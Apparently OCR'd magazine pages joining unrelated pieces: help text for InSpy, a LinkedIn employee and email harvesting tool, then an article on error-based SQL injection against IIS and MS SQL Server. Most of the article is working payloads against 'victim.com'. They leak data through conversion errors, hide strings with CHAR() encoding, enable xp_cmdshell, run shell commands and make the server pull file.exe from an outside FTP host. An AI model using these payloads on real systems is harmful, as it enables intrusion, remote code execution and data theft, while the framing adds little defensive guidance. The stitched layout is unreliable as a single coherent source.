
Run `pip install -r requirements.txt` within the cloned InSpy directory.

Help

InSpy - A LinkedIn enumeration tool by Jonathan Broche (@jonathanbroche)

```
positional arguments:

 company        Company name to use for tasks.


optional arguments:

 -h, --help      show this help message and exit

 -v, --version     show program's version number and exit


Technology Search:

 --techspy [file]   Crawl LinkedIn job listings for technologies used by

            the company. Technologies imported from a new line

            delimited file. [Default: tech-list-small.txt]
 --limit int      Limit the number of job listings to crawl. [Default:
           50]

Employee Harvesting:
 --empspy [file]    Discover employees by title and/or department. Titles
           and departments are imported from a new line delimited
           file. [Default: title-list-small.txt]
 --emailformat string Create email addresses for discovered employees using
           a known format. [Accepted Formats: first.last@xyz.com,
           last.first@xyz.com, first_last@xyz.com, last_first@xyz.com,
           firstl@xyz.com, lfirst@xyz.com,
           flast@xyz.com, lastf@xyz.com, first@xyz.com,
           last@xyz.com]
Output Options:
 --html file      Print results in HTML file.
 --csv file      Print results in CSV format.
 --json file      Print results in JSON.
```





Advanced SQL Injection - IIS & DBO - Scanner & Exploit

by Ivan Ricart Borges

ABOUT THE AUTHOR

Ivan Ricart Borges

Computer Software Engineer with 7+ years experience in the development of web applications.

Specialized in large-scale applications, likes to learn about new technologies and develop generic components to allow their extensibility, reusability and easy implementation in multiple projects.

Knowledge about the high-performance languages such as C or C++ as can be seen in the publications section, motivated on all aspects related about computer security, organized and perfectionist.

Explanatory Note

This article does not attempt to explain a new technique of compromising computer systems; the technique of SQL Injection is very old and known but at the same time can be very powerful. The article also does not reflect the exploit of an unknown vulnerability; this is known and has already been reported, which can reflect unpublished advanced mechanisms of SQL injection that can be used by malicious users to obtain critical information and take advantage of it to gain complete control of a computer system.

Combining this technique with an IIS Web Server with elevated user permissions (DBO) in the Microsoft SQL Server database can lead to complete loss of control of the affected server.

This article will attempt to explain the potential risk caused by misconfiguration of an SQL database that interacts with an external web page through an IIS Web Server and give details of how malicious users can benefit from it.

Short Summary (Wikipedia)

SQL Injection is a code injection technique, used to attack data-driven applications, in which nefarious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

Vulnerability

Assuming that in the web page there are security problems with the passing of parameters to allow SQL Injection, the main problem is that the IIS Web Server is able to display critical information to the user by using an invalid Transact-SQL conversion function. Imagine the following URL where the id parameter allows injection.

```
https://www.victim.com/index.aspx?id=1
```

A malicious user could override the value of the id parameter by the Transact-SQL convert function

```
convert(int, (SELECT+USER));--
```

The final URL would be of this style:

```
https://www.victim.com/index.aspx?id=convert(int, (SELECT+USER));--
```

Analyzing the value of the id parameter we can say:

convert( );	Transact-SQL	Conversion function
SELECT+USER	SQL Query	Get the current database user
+	Sign	In a URL indicates the hexadecimal character %20 (space)
--	Sign	SQL comments to inhibit the following instructions

The conversion function tries to convert a string to integer, which causes an exception where the IIS Web Server makes a serious error showing the value of the executed query.

A typical output would be something like this:

Conversion failed when converting the nvarchar value '{user}' to data type int.

As we can see, the *{user}* value corresponds to the current value of the user of the database, in addition to all of this, if the value returned is `dbo` will tell us that the database user has maximum execution privileges, so that will be able to execute shell commands using the `xp_cmdshell` Transact-SQL function.


Using a web page with a database user with maximum privileges is a serious security error where system administrators should not fall.


In summary, one could say that vulnerability consists of three factors:

1. Error in handling the GET/POST parameters that allow SQL Injection. (Software Developer)
2. IIS Web Server that displays the conversion function information. (Microsoft)
3. Use a database user in the web page with maximum privileges. (System Administrator/Software Developer)

Points to consider

The execution of the SQL statements are made on the machine where the Microsoft SQL Server is installed and may not be the same server where the IIS Web Server is installed.





Get a numeric value

As we have seen, the vulnerability is to use the Transact-SQL convert function, but if we want to get a numeric value the conversion function will be correct and, therefore, the IIS Web Server will not display the error.

To solve this problem, we can concatenate the numeric value returned by the query with a string and then carry out the conversion process; in this way we will force the conversion function to fail.

The sign to concatenate strings in Microsoft SQL Server is +. Imagine the following URL where the id parameter allows injection.

```
https://www.victim.com/index.aspx?id=convert(int,'num rows: '+convert(nvarchar,(SELECT COUNT(*) FROM table)));--
```

In this example, the IIS Web Server will display the number of rows in the table through the string `num rows: {x}`.

But there is a small error in the previous example, the + sign will conflict with the interpretation of the space, therefore we must escape it by the hexadecimal notation `%2B`.

The final URL would be of this style:

```
https://www.victim.com/index.aspx?id=convert(int,'num rows: '%2Bconvert(nvarchar,(SELECT COUNT(*) FROM table)));--
```

Errors with strings

According to the typology of the codification of the SQL statement in the webpage, the character of simple quote can cause syntax errors; because of this, we can escape the sentences by using the function Transact-SQL char, which will return the ASCII character according to the number passed as a parameter.

Imagine that we want to escape the string '`num rows:` ', the result value would be:

```
CHAR(110)+CHAR(117)+CHAR(109)+CHAR(32)+CHAR(114)+CHAR(111)+CHAR(119)+CHAR(115)+

CHAR(58)+CHAR(32)
```

To translate the URL of the previous point we can use a SELECT subquery and escape the + sign with the hexadecimal notation `%2B`.

```
https://www.victim.com/index.aspx?id=convert(int,(SELECT
CHAR(110)%2BCHAR(117)%2BCHAR(109)%2BCHAR(32)%2BCHAR(114)%2BCHAR(111)%2BCHAR(119)%2BCHAR
(115)%2BCHAR(58)%2BCHAR(32))%2Bconvert(nvarchar,(SELECT COUNT(*) FROM table)));--
```

Check status `xp_cmdshell`

To check if the dbo user has permissions to execute the Transact-SQL function, `xp_cmdshell` can run these SQL queries:

1. SELECT value FROM master.sys.configurations WHERE name = 'show advanced options'
2. SELECT value FROM master.sys.configurations WHERE name = '`xp_cmdshell`'

In both cases, the answer must be 1, otherwise, the attacker should pre-activate these modules in order to execute commands in the shell.

Using the previous methods to display numerical values, the queries would look like this:

```
https://www.victim.com/index.aspx?id=convert(int,'show advanced options: '+convert(nvar-
char,(SELECT value FROM master.sys.configurations WHERE name = 'show advanced op-
tions')));--
```

```
https://www.victim.com/index.aspx?id=convert(int,'xp_cmdshell: '+convert(nvarchar,(SE-
LECT value FROM master.sys.configurations WHERE name = 'xp_cmdshell')));--
```

The escaped sentence with victim URL should be this way:

```
https://www.victim.com/index.aspx?id=convert(int,(SELECT CHAR(115)%2BCHAR(104)%2BCHAR(111)%2BCHAR(119)%2BCHAR(32)%2BCHAR(97)%2BCHAR(100)%2BCHAR(118)%2BCHAR(97)%2BCHAR(110)%2BCHAR(99)%2BCHAR(101)%2BCHAR(100)%2BCHAR(32)%2BCHAR(111)%2BCHAR(112)%2BCHAR(116)%2BCHAR(105)%2BCHAR(111)%2BCHAR(110)%2BCHAR(115)%2BCHAR(58)%2BCHAR(32))%2Bconvert(nvarchar,(SELECT value FROM master.sys.configurations WHERE name = (SELECT CHAR(115)%2BCHAR(104)%2BCHAR(111)%2BCHAR(119)%2BCHAR(32)%2BCHAR(97)%2BCHAR(100)%2BCHAR(118)%2BCHAR(97)%2BCHAR(110)%2BCHAR(99)%2BCHAR(101)%2BCHAR(100)%2BCHAR(32)%2BCHAR(111)%2BCHAR(112)%2BCHAR(116)%2BCHAR(105)%2BCHAR(111)%2BCHAR(110)%2BCHAR(115)))));--
```

```
https://www.victim.com/index.aspx?id=convert(int,(SELECT CHAR(120)%2BCHAR(112)%2BCHAR(95)%2BCHAR(99)%2BCHAR(109)%2BCHAR(100)%2BCHAR(115)%2BCHAR(104)%2BCHAR(101)%2BCHAR(108)%2BCHAR(108)%2BCHAR(58)%2BCHAR(32))%2Bconvert(nvarchar,(SELECT value FROM master.sys.configurations WHERE name = (SELECT CHAR(120)%2BCHAR(112)%2BCHAR(95)%2BCHAR(99)%2BCHAR(109)%2BCHAR(100)%2BCHAR(115)%2BCHAR(104)%2BCHAR(101)%2BCHAR(108)%2BCHAR(108)))));--
```

* These options are enabled by default in Microsoft SQL Server 2000.

Enable `xp_cmdshell`

If the previous statements return 0, the attacker could activate the modules using the following SQL statement:

```
EXEC master.dbo.sp_configure "show advanced options", 1; RECONFIGURE; EXEC master.dbo.sp_configure "xp_cmdshell", 1; RECONFIGURE;--
```

To execute these queries with the Transact-SQL EXEC function, we can concatenate the original value of the injectable parameter.

```
https://www.victim.com/index.aspx?id=1;EXEC master.dbo.sp_configure "show advanced options", 1; RECONFIGURE; EXEC master.dbo.sp_configure "xp_cmdshell", 1; RECONFIGURE;--
```

In this case, if the statements were executed correctly without any type of error, the IIS Web Server should display the original page.

Then the attacker could return to query the values through the queries seen in the previous section to check if the modules have been activated correctly.

List files/directories

Once the `xp_cmdshell` module is activated an attacker can execute any type of shell command, with the only restriction that they will not be able to see the results of your execution without using more complex techniques that will be detailed below.

Because the xp_cmdshell Transact-SQL function normally returns more than one row in a query, when the conversion process is performed using the Transact-SQL convert function, an error occurs indicating that multiple rows can not be converted, so the attacker has no way to visualize if what they are doing is performing correctly.

Subquery returned more than 1 value. This is not permitted when the subquery follows =, !=, <, <= , >, >= or when the subquery is used as an expression.

An attacker could use a technique to filter the information and force the query to return a single line, for example, using the find command to filter the information, but it would be very cumbersome to do in each command. In addition, it may not filter correctly and the command may return multiple rows.

For example, in this case, it could get the location of the root system of the operating system.

```
set | find /I "SystemRoot"
```

The execution of the previous command could be done by:

```
https://www.victim.com/index.aspx?id=1;EXEC master.dbo.xp_cmdshell 'set | find /I "SystemRoot"';--
```

But this way we could not see the corresponding output because the attacker would only be executing the command. In order to see the output, we should use a SELECT query.

To achieve that, the attacker could store the output information of the Transact-SQL xp_cmdshell function in a temporary table, through:

1. Creating a temporary table with a single row and column using FOR XML PATH
2. Create a temporary table with all the information of the query and an alphanumeric field

In both cases, write permissions are required in the database.

Although it would be much easier for the attacker to view the information through the first section because it is stored in a single row and column, and therefore the Transact-SQL conversion function would be direct, due to version compatibility issues and size of the data, it will be used in the second section, although this will cause as many subqueries as there are rows stored in the table.

The main idea is to store the information of the shell command in a temporary table and later iteratively visualize the information by subqueries filtering by the autonumeric field, causing the failure in each of the subqueries using the Transact-SQL conversion function.

To carry out this process an attacker could follow these steps:

1. Run the query and store it in a temporary table
2. Query the number of rows in the temporary table
3. Perform subqueries by filtering through the autonumeric field, causing the conversion failure.

The first step could be done using the following SQL query:

```
DECLARE @cmd VARCHAR(8000); SET @cmd = 'dir c:\'; IF OBJECT_ID('tmp_xp_cmdshell', 'U') IS NOT NULL DROP TABLE tmp_xp_cmdshell; CREATE TABLE tmp_xp_cmdshell(field_pk int IDENTITY(1,1), field_output VARCHAR(8000)); INSERT INTO tmp_xp_cmdshell(field_output) EXEC master.dbo.xp_cmdshell @cmd;--
```

In the previous statement, a cmd variable is declared separately to allow it to escape, both the declaration and the initialization are performed in two steps to maintain compatibility with all versions of Microsoft SQL Server, subsequently create a table with an autonumeric field and another with the output information, finally, it executes the command and it is stored in the table.

The escaped sentence with victim URL should be this way:

```
https://www.victim.com/index.aspx?id=1;DECLARE @cmd VARCHAR(8000); SET @cmd %3D (SELECT CHAR(100)%2BCHAR(105)%2BCHAR(114)%2BCHAR(32)%2BCHAR(99)%2BCHAR(58)%2BCHAR(92)); IF OBJECT_ID((SELECT CHAR(116)%2BCHAR(109)%2BCHAR(112)%2BCHAR(95)%2BCHAR(120)%2BCHAR(112)%2BCHAR(95)%2BCHAR(99)%2BCHAR(109)%2BCHAR(100)%2BCHAR(115)%2BCHAR(104)%2BCHAR(101)%2BCHAR(108)%2BCHAR(108)), (SELECT CHAR(85))) IS NOT NULL DROP TABLE tmp_xp_cmdshell; CREATE TABLE tmp_xp_cmdshell(field_pk int IDENTITY(1,1), field_output VARCHAR(8000)); INSERT INTO tmp_xp_cmdshell(field_output) EXEC master.dbo.xp_cmdshell @cmd;--
```

The second step could be done using the following SQL query:

```
convert(int,'num rows: '+convert(nvarchar,(SELECT COUNT(*) FROM tmp_xp_cmdshell)));--
```

In this case, the number of rows of the temporary table is obtained, in this way it can be iterated in a recursive way by filtering by the autonumeric field.

The escaped sentence with victim URL should be this way:

```
https://www.victim.com/index.aspx?id=convert(int,(SELECT CHAR(110)%2BCHAR(117)%2BCHAR(109)%2BCHAR(32)%2BCHAR(114)%2BCHAR(111)%2BCHAR(119)%2BCHAR(115)%2BCHAR(58)%2BCHAR(32))%2Bconvert(nvarchar,(SELECT COUNT(*) FROM tmp_xp_cmdshell)));--
```

The last step could be done using the following SQL query:

```
convert(int,(SELECT field_output FROM tmp_xp_cmdshell WHERE field_pk = {1}));--
```

In this case, it should perform as many subqueries as the number obtained in the previous query, replacing the parameter {1} with an incremental value of 1..n. Each of these subqueries will result in the corresponding line of the command executed using the Transact-SQL `xp_cmdshell` function. The escape statement with victim URL should be this way:

```
https://www.victim.com/index.aspx?id=convert(int,(SELECT field_output FROM tmp_xp_cmdshell WHERE field_pk = 1));--

https://www.victim.com/index.aspx?id=convert(int,(SELECT field_output FROM tmp_xp_cmdshell WHERE field_pk = 2));--

...

https://www.victim.com/index.aspx?id=convert(int,(SELECT field_output FROM tmp_xp_cmdshell WHERE field_pk = n));--
```

Each of the previous statements would return an output similar to this:

```
Conversion failed when converting the nvarchar value '2017/06/27 11:46  <DIR>     .' to data type int.

Conversion failed when converting the nvarchar value '2017/06/27 11:46  <DIR>     ..' to data type int.

...

Conversion failed when converting the nvarchar value '2017/06/27 11:46  <DIR>     WINDOWS' to data type int.
```

Upload files

A malicious user could use these techniques to upload documents to the server. To achieve this, they should only execute commands in the shell so that the server will connect to a remote FTP server and download the desired document.

Imagine the case that we want the server to connect to a remote FTP server called ftp.remote.com to download a file called file.exe with user `ftp_user` and password `ftp_passwd`.

The shell command to achieve this could be:

```
echo open ftp.remote.com 21 > ftp.tmp && echo ftp_user >> ftp.tmp && echo ftp_passwd >>
ftp.tmp && echo user ftp_user ftp_passwd >> ftp.tmp && echo quote pasv >> ftp.tmp &&
echo binary >> ftp.tmp && echo get file.exe >> ftp.tmp && echo disconnect >> ftp.tmp &&
echo quit >> ftp.tmp && ftp -s:ftp.tmp && del ftp.tmp
```

The escaped sentence with victim url should be this way:

```
https://www.victim.com/index.aspx?id=1;DECLARE @cmd VARCHAR(8000); SET @cmd %3D (SELECT
CHAR(101)%2BCHAR(99)%2BCHAR(104)%2BCHAR(111)%2BCHAR(32)%2BCHAR(111)%2BCHAR(112)%2BCHAR(
101)%2BCHAR(110)%2BCHAR(32)%2BCHAR(102)%2BCHAR(116)%2BCHAR(112)%2BCHAR(46)%2BCHAR(114)%
2BCHAR(101)%2BCHAR(109)%2BCHAR(111)%2BCHAR(116)%2BCHAR(101)%2BCHAR(46)%2BCHAR(99)%2BCHA
R(111)%2BCHAR(109)%2BCHAR(32)%2BCHAR(50)%2BCHAR(49)%2BCHAR(32)%2BCHAR(62)%2BCHAR(32)%2B
CHAR(102)%2BCHAR(116)%2BCHAR(112)%2BCHAR(46)%2BCHAR(116)%2BCHAR(109)%2BCHAR(112)%2BCHAR
(32)%2BCHAR(38)%2BCHAR(38)%2BCHAR(32)%2BCHAR(101)%2BCHAR(99)%2BCHAR(104)%2BCHAR(111)%2B
CHAR(32)%2BCHAR(102)%2BCHAR(116)%2BCHAR(112)%2BCHAR(95)%2BCHAR(117)%2BCHAR(115)%2BCHAR(
101)%2BCHAR(114)%2BCHAR(32)%2BCHAR(62)%2BCHAR(62)%2BCHAR(32)%2BCHAR(102)%2BCHAR(116)%2B
CHAR(112)%2BCHAR(46)%2BCHAR(116)%2BCHAR(109)%2BCHAR(112)%2BCHAR(32)%2BCHAR(38)%2BCHAR(3
8)%2BCHAR(32)%2BCHAR(101)%2BCHAR(99)%2BCHAR(104)%2BCHAR(111)%2BCHAR(32)%2BCHAR(102)%2BC
HAR(116)%2BCHAR(112)%2BCHAR(95)%2BCHAR(112)%2BCHAR(97)%2BCHAR(115)%2BCHAR(115)%2BCHAR(1
19)%2BCHAR(100)%2BCHAR(32)%2BCHAR(62)%2BCHAR(62)%2BCHAR(32)%2BCHAR(102)%2BCHAR(116)%2BC
HAR(112)%2BCHAR(46)%2BCHAR(116)%2BCHAR(109)%2BCHAR(112)%2BCHAR(32)%2BCHAR(38)%2BCHAR(38
)%2BCHAR(32)%2BCHAR(101)%2BCHAR(99)%2BCHAR(104)%2BCHAR(111)%2BCHAR(32)%2BCHAR(117)%2BCH
AR(115)%2BCHAR(101)%2BCHAR(114)%2BCHAR(32)%2BCHAR(102)%2BCHAR(116)%2BCHAR(112)%2BCHAR(9
5)%2BCHAR(117)%2BCHAR(115)%2BCHAR(101)%2BCHAR(114)%2BCHAR(32)%2BCHAR(102)%2BCHAR(116)%2
BCHAR(112)%2BCHAR(95)%2BCHAR(112)%2BCHAR(97)%2BCHAR(115)%2BCHAR(115)%2BCHAR(119)%2BCHAR
(100)%2BCHAR(32)%2BCHAR(62)%2BCHAR(62)%2BCHAR(32)%2BCHAR(102)%2BCHAR(116)%2BCHAR(112)%2
BCHAR(46)%2BCHAR(116)%2BCHAR(109)%2BCHAR(112)%2BCHAR(32)%2BCHAR(38)%2BCHAR(38)%2BCHAR(3
2)%2BCHAR(101)%2BCHAR(99)%2BCHAR(104)%2BCHAR(111)%2BCHAR(32)%2BCHAR(113)%2BCHAR(117)%2B
CHAR(111)%2BCHAR(116)%2BCHAR(101)%2BCHAR(32)%2BCHAR(112)%2BCHAR(97)%2BCHAR(115)%2BCHAR(
118)%2BCHAR(32)%2BCHAR(62)%2BCHAR(62)%2BCHAR(32)%2BCHAR(102)%2BCHAR(116)%2BCHAR(112)%2B
CHAR(46)%2BCHAR(116)%2BCHAR(109)%2BCHAR(112)%2BCHAR(32)%2BCHAR(38)%2BCHAR(38)%2BCHAR(32
)%2BCHAR(101)%2BCHAR(99)%2BCHAR(104)%2BCHAR(111)%2BCHAR(32)%2BCHAR(98)%2BCHAR(105)%2BCH
AR(110)%2BCHAR(97)%2BCHAR(114)%2BCHAR(121)%2BCHAR(32)%2BCHAR(62)%2BCHAR(62)%2BCHAR(32)%
2BCHAR(102)%2BCHAR(116)%2BCHAR(112)%2BCHAR(46)%2BCHAR(116)%2BCHAR(109)%2BCHAR(112)%2BCH
AR(32)%2BCHAR(38)%2BCHAR(38)%2BCHAR(32)%2BCHAR(101)%2BCHAR(99)%2BCHAR(104)%2BCHAR(111)%
2BCHAR(32)%2BCHAR(103)%2BCHAR(101)%2BCHAR(116)%2BCHAR(32)%2BCHAR(102)%2BCHAR(105)%2BCHA
R(108)%2BCHAR(101)%2BCHAR(46)%2BCHAR(101)%2BCHAR(120)%2BCHAR(101)%2BCHAR(32)%2BCHAR(62)
%2BCHAR(62)%2BCHAR(32)%2BCHAR(102)%2BCHAR(116)%2BCHAR(112)%2BCHAR(46)%2BCHAR(116)%2BCHA
R(109)%2BCHAR(112)%2BCHAR(32)%2BCHAR(38)%2BCHAR(38)%2BCHAR(32)%2BCHAR(101)%2BCHAR(99)%2
BCHAR(104)%2BCHAR(111)%2BCHAR(32)%2BCHAR(100)%2BCHAR(105)%2BCHAR(115)%2BCHAR(99)%2BCHAR
(111)%2BCHAR(110)%2BCHAR(110)%2BCHAR(101)%2BCHAR(99)%2BCHAR(116)%2BCHAR(32)%2BCHAR(62)%
2BCHAR(62)%2BCHAR(32)%2BCHAR(102)%2BCHAR(116)%2BCHAR(112)%2BCHAR(46)%2BCHAR(116)%2BCHAR
(109)%2BCHAR(112)%2BCHAR(32)%2BCHAR(38)%2BCHAR(38)%2BCHAR(32)%2BCHAR(101)%2BCHAR(99)%2B
CHAR(104)%2BCHAR(111)%2BCHAR(32)%2BCHAR(113)%2BCHAR(117)%2BCHAR(105)%2BCHAR(116)%2BCHAR
(32)%2BCHAR(62)%2BCHAR(62)%2BCHAR(32)%2BCHAR(102)%2BCHAR(116)%2BCHAR(112)%2BCHAR(46)%2B
CHAR(116)%2BCHAR(109)%2BCHAR(112)%2BCHAR(32)%2BCHAR(38)%2BCHAR(38)%2BCHAR(32)%2BCHAR(10
2)%2BCHAR(116)%2BCHAR(112)%2BCHAR(32)%2BCHAR(45)%2BCHAR(115)%2BCHAR(58)%2BCHAR(102)%2BC
HAR(116)%2BCHAR(112)%2BCHAR(46)%2BCHAR(116)%2BCHAR(109)%2BCHAR(112)%2BCHAR(32)%2BCHAR(3
8)%2BCHAR(38)%2BCHAR(32)%2BCHAR(100)%2BCHAR(101)%2BCHAR(108)%2BCHAR(32)%2BCHAR(102)%2BC
HAR(116)%2BCHAR(112)%2BCHAR(46)%2BCHAR(116)%2BCHAR(109)%2BCHAR(112)); IF OBJECT_ID((SE-
L E C T
CHAR(116)%2BCHAR(109)%2BCHAR(112)%2BCHAR(95)%2BCHAR(120)%2BCHAR(112)%2BCHAR(95)%2BCHAR(
99)%2BCHAR(109)%2BCHAR(100)%2BCHAR(115)%2BCHAR(104)%2BCHAR(101)%2BCHAR(108)%2BCHAR(108)
), (SELECT CHAR(85))) IS NOT NULL DROP TABLE tmp_xp_cmdshell; CREATE TABLE
tmp_xp_cmdshell(field_pk int IDENTITY(1,1), field_output VARCHAR(8000)); INSERT INTO
tmp_xp_cmdshell(field_output) EXEC master.dbo.xp_cmdshell @cmd;--
```

As we have seen in the previous section, the attacker could list the current directory to see that the document has been downloaded correctly.

